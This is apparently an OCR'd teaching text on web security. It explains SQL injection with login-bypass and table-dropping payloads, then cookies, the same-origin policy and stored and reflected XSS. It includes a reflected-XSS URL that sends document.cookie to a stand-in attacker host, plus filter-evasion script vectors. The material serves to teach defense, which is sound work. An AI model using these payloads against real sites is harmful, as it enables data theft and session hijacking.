
SQL Injection

SQL injection is a code injection attack that aims to steal or corrupt information kept in a server-side database. Web servers interact with databases by sending them queries written in the *standard query language* (SQL); these queries are constructed in part using client input.

Just as we saw for command injection, clients can craft requests that contain SQL keywords in an attempt to trick the web server into constructing SQL query that does more than it should. Such malicious requests are called **SQL injection**s. As with command injection, the proper defense to SQL injections is to validate client inputs, to ensure they cannot be misinterpreted as code. One reliable way of doing this is to use **prepared statements**.

In this unit, we begin by providing background on relational databases and SQL queries. Then we explain how an obvious way of constructing SQL queries from client inputs is vulnerable to attack, and how to defend against such an attack by constructing queries more safely.

Relational Databases and SQL Queries



Server-side databases are often a valuable target for attackers

Relational databases are a ubiquitous part Web-hosted services. They are used to maintain inventories in on-line stores, store news articles and social media posts, keep personnel records and student gradebooks, and much more. This valuable data is a target for attackers—whether to steal it or corrupt it—so software developers and system designers need to build their web services to defend against attacks on the database.

Relational Data as Tables

A relational database organizes information as tables of records. For example, a **Users** table might consist of personnel records each consisting of a name, gender, age, email, and password. Depicted visually, each row in the table corresponds to a record, and each column in the table corresponds to a particular record field. Below is an example instance of the Users table.

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

A relational database table

In what sense does a set of tables of records represent a "relational database"? A table is a name for a particular *relation* of field values. Clients of the database are able to submit *queries* over its relational data, which in essence can be used to construct new relations, perhaps by relating columns from different tables to make new relations. Overwhelmingly, queries are written in the *standard query language (SQL)*.

Relational databases are typically implemented as independent software systems—called **relational database management systems (RDBMSs)**—that web applications interact with. Two popular RDBMSs are MySQL and SQL Server. These services aim to ensure that interactions, called *transactions*, have the ACID properties:

- **A**tomicity: Transactions complete entirely or not at all
- **C**onsistency: The database is always in a valid state
- **I**solation: Results from a transaction aren't visible until it's complete
- **D**urability: Once a transaction completes ("commits"), its effects persist despite catastrophic failures, e.g., loss of power

RDBMSs used to be the only game in town, but over the last decade or so, so-called **key-value stores**, or **NoSQL databases**, have come more into use. Examples include redis and MongoDB. These databases do not necessarily organize their data as relations, do not use a schema to describe their format in advance (as relational databases tend to), and do not necessarily ensure the ACID transaction properties. The benefit of these changes tends to be greater flexibility in defining and evolving data, and higher performance for transaction processing. The differences with relational databases do not translate into a defense against SQL injection-style attacks, however, a point we will return to shortly.

Standard Query Language (SQL)

Query transactions are expressed in SQL using the `SELECT` statement, which **reads records from the database** that match a particular predicate. Here is an example:

```
SELECT Age FROM Users WHERE Name='Dee';
```

This query selects all values of the `Age` column of our `Users` table where the corresponding `Name` in the same record is `"Dee"`. For the example `Users` table shown above, there is just one answer: `28`. If, instead we had submitted the following query, we would get two answers: `Dee` and `Dennis`.

```
SELECT Name FROM Users WHERE Age=28;
```

Another common SQL statement is `UPDATE`, which is used to **modify the contents of the database**. Here's an example.

```
1  UPDATE Users SET email='readgood@pp.com'
2    WHERE Age=32; -- this is a comment
```

This statement says to update the email column of every record in Users whose Age column is 32. The result is to update Charlie's record, which becomes the following.

Charlie	M	32	readgood@pp.com	0aergja

We can **add new records** to a database using the `INSERT` statement. Consider:

```
INSERT INTO Users Values('Frank','M',57,armed@pp.com,zio9gga);
```

Executing this statement leads to the following record being added to the database.

Frank	M	57	armed@pp.com	ziog9gga


Finally, we can delete entire tables from the database using the `DROP` statement. To delete the Users table entirely, we could execute the following query.

```
DROP TABLE Users;
```

Web server-submitted SQL queries

Because the RDBMS is an independent system service, it is typical for a web server to construct SQL queries based on received web client data, submit the queries to the RDBMS, receive the results, and then translate them into HTML or some other format to be sent back to the web client.

As an example, suppose a web service presents the client with a web form that invites them to enter a username and password.



When the `Log In` button is clicked, the form field's contents are sent to the web server in a HTTP POST message. The server receives this message, extracts out the form contents, and then invokes application-specific code to process them, which may involve sending a query to the DBMS.

The server-side web application code could be written in a variety of languages, from Python to Java to Ruby, depending on the framework being used. Suppose we are using Ruby. Then we could imagine that after the above login form is submitted, the following Ruby code is run (among other bits of code).

```
result = db.execute "SELECT * FROM Users
```

```
2     WHERE Name='#{user}' AND Password='#{pass}';"
```

This code constructs and then executes a SQL query. When the code runs, the values filled in for the two form fields have been bound to the Ruby variables `user` and `pass`. Suppose these are `"alice"` and `"brX8lF1t"`, respectively. Then the string argument passed to `db.execute` —the SQL query—would be `"SELECT * FROM Users WHERE Name='alice' AND Password='brX8lF1t';"` The `db.execute` call will execute this query on the database, returning and storing Alice's personnel record from the `Users` table (assuming that the password given matches the one stored in the table) in `result`.

Now the web server application code could continue on, perhaps formatting the contents of the `result` as HTML and sending a HTTP response back to the web client, for display in their browser. Or if the query failed because the requested user is not in the database or the given password is wrong, then the server would see that `result` is empty and could send back a failure message formatted in HTML.

SQL injection

A SQL injection takes place when the attacker carefully crafts his input in order to trick the web server into constructing a SQL query that includes SQL code provided by the attacker. It is quite similar in style to the Command Injection attack we saw previously, but it involves SQL code rather than shell commands.


Attack! Stealing the Users Table

Going back to our example login query, suppose instead of entering `"alice"` and `"brX8lF1t"` the attacker enters `"frank' OR 1=1; --"` and `"whocares"`. What happens? Now when we substitute these values into the string to be passed to `db.execute` we will get `"SELECT * FROM Users WHERE Name='frank' OR 1=1; --' AND Password='whocares';"`. Something funny has happened here. The use of the `--` in the username field will be parsed by the SQL interpreter as a line-ending comment, so all that comes after it is ignored. The `OR 1=1` part essentially nullifies the `WHERE Name='frank'` part: `WHERE Name='frank' OR 1=1` will always evaluate to true for a record because `1=1` is


always true (regardless of what its `Name` is). *The end result is that **all records** are returned from the Users table*!

Attack! Deleting the Users Table

Now suppose the attacker enters "frank' OR 1=1; DROP TABLE Users; --" as the username. This results in the query string "SELECT * FROM Users WHERE Name='frank' OR 1=1; DROP TABLE Users; -- AND Password='whocares';" The semi-colon separates SQL statements. So this query has the effect of *selecting all the users from the table, but then deleting it*, which is the effect of the DROP TABLE command.



XKCD cartoon highlighting the perils of SQL injection



The intended syntactic structure of the vulnerable query

Countermeasures

This one string combines the code and the data. Similar to buffer overflows and command injection. Just as with command injection, we can defend against SQL injection by **validating input**, e.g.,


- **Reject** inputs with bad characters (e.g.,; or –)
- **Filter** those characters from input
- **Escape** those characters (in an SQL-specific manner)

These can be effective, but the best option is to **avoid constructing programs from strings in the first place**. Instead, our query construction method will be sure never to misinterpret a user-provided string as code.

Prepared Statements

Prepared statements are a way to treat user data according to its type. Doing so decouples the code and the data, maintaining the syntactic structure of the query.

```
result = db.execute("SELECT * FROM Users WHERE
  Name = ? AND Password = ?", [user, pass])
```



Cross-site Scripting

Sessions and State

From the perspective of a user, the lifetime of an HTTP session is something like the following:

- Client connects to the server
- Client issues a request
- Server responds
- Client issues a request for something else, based on the response
- *... repeat ...*
- Client disconnects

Interestingly, HTTP has no built-in way of connecting the series of requests that make up a session. As such, you might wonder: How is it you don't have to log in at every page load?

One way that the server can connect a client's requests is to provide the client with a piece of *state* in the first response, which the client can provide in the subsequent requests. There are two common ways to provide such state: As HTTP **cookies**, and as **hidden form fields**.

Cookies

As we discussed briefly when introducing HTTP, a cookie is a key-value pair sent in an HTTP request/response header.

A cookie is created by a server, and sent back in a response using the `Set-Cookie` header label. Here is an example HTTP response with two cookies in it. (Note that you may need to scroll the code box to the right to see the whole response.)

```
1  HTTP/1.1 200 OK
2  Date: Tue, 18 Feb 2014 08:20:34 GMT
3  ...
4  Set-Cookie: edition=us; expires=Wed, 17-Feb-2015 08:20:34 GMT; path=/; dom
5  Set-Cookie: session-zdnet-production=abc123; path=/; domain=.zdnet.com
```

The example sets a cookie `edition` to have value `us`. The `expires` label says the value of this cookie expires on Wednesday, February 18. The `domain` label indicates that the cookie's value should only be readable by domains ending in `.zdnet.com` (e.g., `www.zdnet.com`). The `path` label indicates that the cookie is available to resources at `zdnet.com` whose path is a subdirectory of `/`. The example response also sets a cookie `session-zdnet-production` to value `abc123`.

Clients automatically send cookies received from a server when they make subsequent requests to that server, so long as those cookies have not expired and they are valid for the requested path. For example, after receiving the above response, a client's follow-on HTTP request might look like this:

```
GET / HTTP/1.1
Host: zdnet.com
User-Agent: Mozilla/5.0 (...)
...
Cookie: session-zdnet-production=abc123; edition=us
```

Both `session-zdnet-production` and `edition` cookies are provided because the requested path `/` is a subdirectory of the cookies' valid path, and neither cookie has expired.

Web Authentication with Cookies

An extremely common use of cookies is track users who have already authenticated with a particular server. For example, suppose the user visits `http://website.com/login.html?user=alice&pass=secret` and the parameter `pass` defines `user` `alice` 's the correct password. Then the server at `website.com` associates a *session cookie* with the logged-in user's info and sends it in the response. Subsequent requests will include the cookie in the request headers. The server will then use this cookie to look up information it is keeping locally about the session, while processing the request. This is how the server knows that the request is coming from `alice`, since previously logged in.

The use of cookies for web authentication makes them valuable to attackers. For example, if an attacker can somehow guess or steal the cookie that you are using to interact with


your bank's web site, then the attacker could impersonate you and potentially transfer money out of your account. To make session cookies hard to guess, they should be large random numbers. To make them hard to steal, they should not be sent via HTTP, which does not use encryption, but rather by HTTPS. That way, an attacker that is eavesdropping nearby cannot see the cookie in transit. But these two things are not enough: We will see, shortly, that despite these defenses that cross-site scripting attacks can be used to steal cookies.

Hidden Form Fields

Another way to share state with the client is to use a *hidden form field*. A hidden form field is one that appears in an HTML page but is not made visible to the user. Consider the following example:

```
<html>
<head> <title>Pay</title> </head>
<body>
<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price_token" value="ab0e1xdef">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">
</body>
</html>
```

This page contains a form that might have been generated during an on-line purchase. After negotiating a price, the user is presented with a form to accept purchase or not. In the browser, they will be presented with a view like the following, which shows the two `submit` field values, *yes* and *no*, but not the `hidden` one:



Browser rendering of the above HTML example

If the user clicks *yes*, the result will be an HTTP GET request back to the server with path `submit_order?price_token=ab0e1xdef&pay=yes`. If they click *no*, the requested path will

be `submit_order?price_token=ab0e1xdef&pay=no`. Notice that the hidden field and its value are included either way.

Hidden fields can be added to a page by the web server when it generates a page in response to a request. Then, when a user interacts with that page in order to submit a form, the hidden field will get submitted too. This is not so different than the process of sharing cookies, where the server provides the cookie in a HTTP response, and the cookie is then included in follow-on HTTP requests. A key difference, though, is that hidden fields only work when interacting with a generated page; they don't get sent if the user opens a new browser window and types in the server's URL, whereas cookies will. This is a good thing when we want to be sure (or otherwise don't mind) that a request arises from an interaction with a particular page. In our example, this might be the case if we the displayed price is due to a negotiation that led to this particular page being generated. Hidden fields are less convenient for managing sessions, which tend to transcend a particular sequence of link clicks within a single window.

Trusting the Client (or not)

Keep in mind that anything sent to the client, whether a cookie or a hidden field value, should only be trusted to the same extent that the client is trusted. For our example with the hidden form field, we have included a `price_token` associated with some random-looking value `ab0e1xdef`. The idea is that this token, when received by the server, can be used to look up the negotiated price, say $5.00, in private storage. This approach is needed because we would not want to have included the price in the hidden field (now called `price`) directly. Why? Because we cannot trust the client not to change it, by tampering with the contents of that field, e.g., changing it from `5.00` to `0.05`, or even just submitting the request `submit_order?price=0.05&pay=yes` directly. Clients can see and/or modify any cookies they receive, too, so they must also not constitute sensitive information. (Cookies are stored on the local filesystem in directories associated with the browser that received them.)

Just as session cookies should be hard-to-guess numbers to protect the integrity of the session from attack, data that the server cannot trust the client with must also be protected. This goes for form fields, cookies, or anything else that's sent back.

Cross-site Scripting (XSS)

A cross-site scripting (XSS) attack causes attacker-provided Javascript code to execute in a way that it is given more trust than it should be afforded. For example, a successful XSS attack could result in an attacker's code being able to read and thereby steal a session cookie for an ongoing session.

Javascript and Mobile Code

Web pages are expressed as statically or dynamically generated HTML, but such HTML can also contain programs embedded within it, written in Javascript. For example, consider the following HTML page:

```
<html>
<body>
Hello,
<b><script>
var a = 1;
var b = 2;
document.write("world: ", a+b, "</b>");
</script>
</body>
</html>
```

This page has a Javascript program between the `<script>` and `</script>` tags. When the page is rendered by the browser, this program is executed with the effect that it writes **`world: 3`** at the current position in the page. The final, rendered page is as follows.

Rendering in the browser of the above program

Javascript (which has no relation at all to Java) is a powerful web page programming language. Javascript programs ("scripts") are embedded in web pages and executed at the client by the browser. They can

- Alter page contents ("document object model" objects)

- Track events (mouse clicks, motion, keystrokes)
- Issue web requests and read replies
- Maintain persistent connections (AJAX)
- Read and set cookies

These capabilities make web pages extremely interesting and interactive. At this point, essentially any software that you might download and run on your local machine could be run within your browser as a Javascript program.

Javascript is no longer the only game in town. WebAssembly (or *Wasm*) is a new mobile code platform that is gaining in popularity. WebAssembly aims to be faster than Javascript, while its programs adhere to the same security policies.

Same Origin Policy

What is stopping a Javascript (or Wasm) program from stealing or corrupting resources on the local machine on which it is running? For example, if a user has an open session with `bank.com`, but then in a separate browser window visits a questionable web site like `attacker.com` whose pages contain embedded Javascript programs, what stops these programs from, say, doing the following bad things?

- Altering the layout of the `bank.com` web page
- Reading keystrokes typed by the user while on the `bank.com` page
- Stealing session cookies for open sessions to `bank.com`

The answer is the *Same Origin Policy (SOP)*. Browsers isolate the execution of Javascript scripts so that they only have access to resources provided by the same origin that they were. That is, the browser associates web page elements—layout, cookies, events—with a given *origin*, which is the host (e.g., `bank.com`) that provided the web page in the first place. A script originating from `attacker.com` will, therefore, be denied access to elements associated with `bank.com`, which includes `bank.com`'s (session) cookies.

Stealing Cookies via XSS

A cross-site scripting attack aims to subvert the SOP. In a nutshell, `attacker.com` provides a malicious script and tricks the user's browser into believing that the script's origin is


`bank.com`. When the browser runs the script, it therefore runs with `bank.com`'s access privileges.

One straightforward approach to achieving the attacker's goal is to trick the `bank.com` server to send the attacker's script to the user's browser, itself. The browser will then view the script as coming from the `bank.com` origin, affording it `bank.com`'s privileges.

There are two kinds of attack that aim to get the target site to serve the attacker's script: A **stored XSS attack**, and a **reflected XSS attack**.

Stored XSS Attack

A **stored (or "persistent") XSS attack** works by convincing the server to store and host the attacker's script. The server later unwittingly sends the script to a victim's browser which, none the wiser, executes the script within the same origin as the `bank.com` server.



The steps of a stored XSS attack

The steps of a stored XSS attack are shown above.

1. The bad actor at `bad.com` starts the process by somehow convincing bank.com to store `bad.com`'s scripts in a `bank.com` page (more on this below).
2. Next, the victim (client) requests content from `bank.com`
3. In its response, bank.com embeds `bad.com`'s script as part of `bank.com`'s own content
4. The victim's browser then executes the script when rendering `bank.com`'s page, and thus affording it `bank.com`'s privileges (as the "same origin").
5. As part of the script's execution it can perform a number of malicious actions. For example, it could send an HTTP request to `bank.com` telling it to transfer money to bad.com's accounts. Or, it could steal valuable information stored at the client, e.g., cookies for `bank.com` sessions, and send them to `bad.com`'s site.

The key challenge with a stored XSS attack is to get the victim site to store and serve the attacker's script. The most direct way to do this is to use a normal mechanism provided by the site to upload content. For example, on a news site, the attacker could try to upload a script in the comments portion that often appears at the end of news articles. This could work if the site allows HTML-style markup to be entered as comments; then the attacker could type in something like This is a <script>alert("hello")</script> instead of something more benign.

The richer the content allowed, on upload, the greater the potential for harm. A noteworthy example from 2005 is the **Samy Myspace Worm**. Myspace was the Facebook or Wordpress of its day, allowing users to construct their own sites that it would be hosted at `myspace.com`. Myspace did not want user Bob to be able to upload scripts to his site which could then possibly access another user Alice's site's contents; doing so might be possible because both sites would have the same origin (i.e., domain `myspace.com`). On the other hand, Myspace wanted to allow rich content to be uploaded, with rich text, pictures, etc., to give its users as much latitude as possible when constructing their site. It tried to walk this line by scanning uploaded content for evidence of scripts, e.g., between tags `<script>...</script>` and filtering out any scripts it found. However, Samy discovered a way to bypass these filters and successfully embedded a Javascript program in his MySpace page. Users who visited his page ran his program, which made them friends with Samy; displayed "but most of all, Samy is my hero" on their profile; and installed his program in their own profile (a worm!), so a new user who viewed their profile got infected in the same way. Samy went from 73 friends to 1,000,000 friends in 20 hours and ultimately Myspace's servers were down for most of a weekend. This is a good lesson on

the risks of checking/sanitization of dangerous content as opposed to whitelisting good content; we say more below.

Reflected XSS Attack

A **reflected XSS attack** does not require storing anything at the victim's site, `bank.com`. Instead, the attacker's aim is to get a victim user to send a request to `bank.com` which embeds some Javascript code inside it. Then `bank.com` *reflects* that script back in its response; the user's browser, none the wiser, executes the script within the same origin as `bank.com`.

The steps of a reflected XSS attack

The steps of the attack are depicted above.

1. The client visits a malicious site `bad.com`
2. The client's browser receives back the content from that site. Inside that content is a link to the victim site, `bank.com`. This link is specially crafted by the attacker to contain Javascript code
3. The user clicks the link, sending the request

4. The victim site `bank.com` sends the response. Crucially, this response contains the Javascript code, reflected back to the client
5. The victim's browser then executes the script when rendering `bank.com`'s page, and thus affording it `bank.com`'s privileges (as the "same origin").
6. As part of the script's execution it can perform a number of malicious actions.

The first two steps need not involve visiting a malicious site—any method of delivering a weaponized URL will do. For example, the URL could appear in a spam/phishing email or text message that entices the user to click on it.

The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response. A typical vulnerability is a search feature. For example `http://bank.com/search.php?term=loan` might result in the following HTML response.

```
<html> <title> Search results </title> <body>
Results for loan :
...
</body></html>
```

Notice how the word `loan` present in the requested path is included directly in the returned content. Instead of including socks, in the request, what if we included a script, e.g., as `http://bank.com/search.php?term=<script>window.open("http://bad.com/steal?c="+document.cookie)</script>`. Then if the search term was echoed in the response, it would be executed as a script on the victim's browser with `bank.com`'s privileges.

```
<html> <title> Search results </title> <body>
Results for <script>window.open("http://bad.com/steal?c="+document.cookie)
...
</body></html>
```

Input Validation

As with command injection and SQL injection, the standard defense against XSS attacks is **validate untrusted inputs**. In this case, those inputs are things like text entered in a comments field, or parameters that appear in an HTTP request. These things can come from anywhere, so they cannot be taken at face value. As with input validation as a general defense, there is the option of blacklisting possibly-bad content by either **sanitizing** it (by filtering or **escaping**) or **rejecting** it, or **whitelisting** known-good content.

Filtering/Escaping

One approach is to attempt to filter out or escape possibly executable portions of user-provided content that will appear in HTML pages. For example, the sanitizer can look for `<script>...</script>` or `<javascript>...</javascript>` in provided content and remove the tags. This means that `<script>alert(0)</script>` appearing in a search term would be rendered as text `alert(0)` on the page—it would not be run as code.

This is the approach that Myspace took but obviously it didn't work. It turns out there are lots of ways to introduce Javascript; e.g., CSS tags and XML-encoded data; e.g.,

- `<div style="background-image:url(javascript:alert('XSS'))">...</div>`
- `<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]><![CDATA[cript:alert('XSS');">]]>`

Worse: browsers aim to be "helpful" by parsing broken HTML! To inject his worm, Samy figured out that Internet Explorer (IE) permitted the `javascript` tag to be split across two lines, e.g., as

```
<java
script>alert('XSS');
</java
script>
```

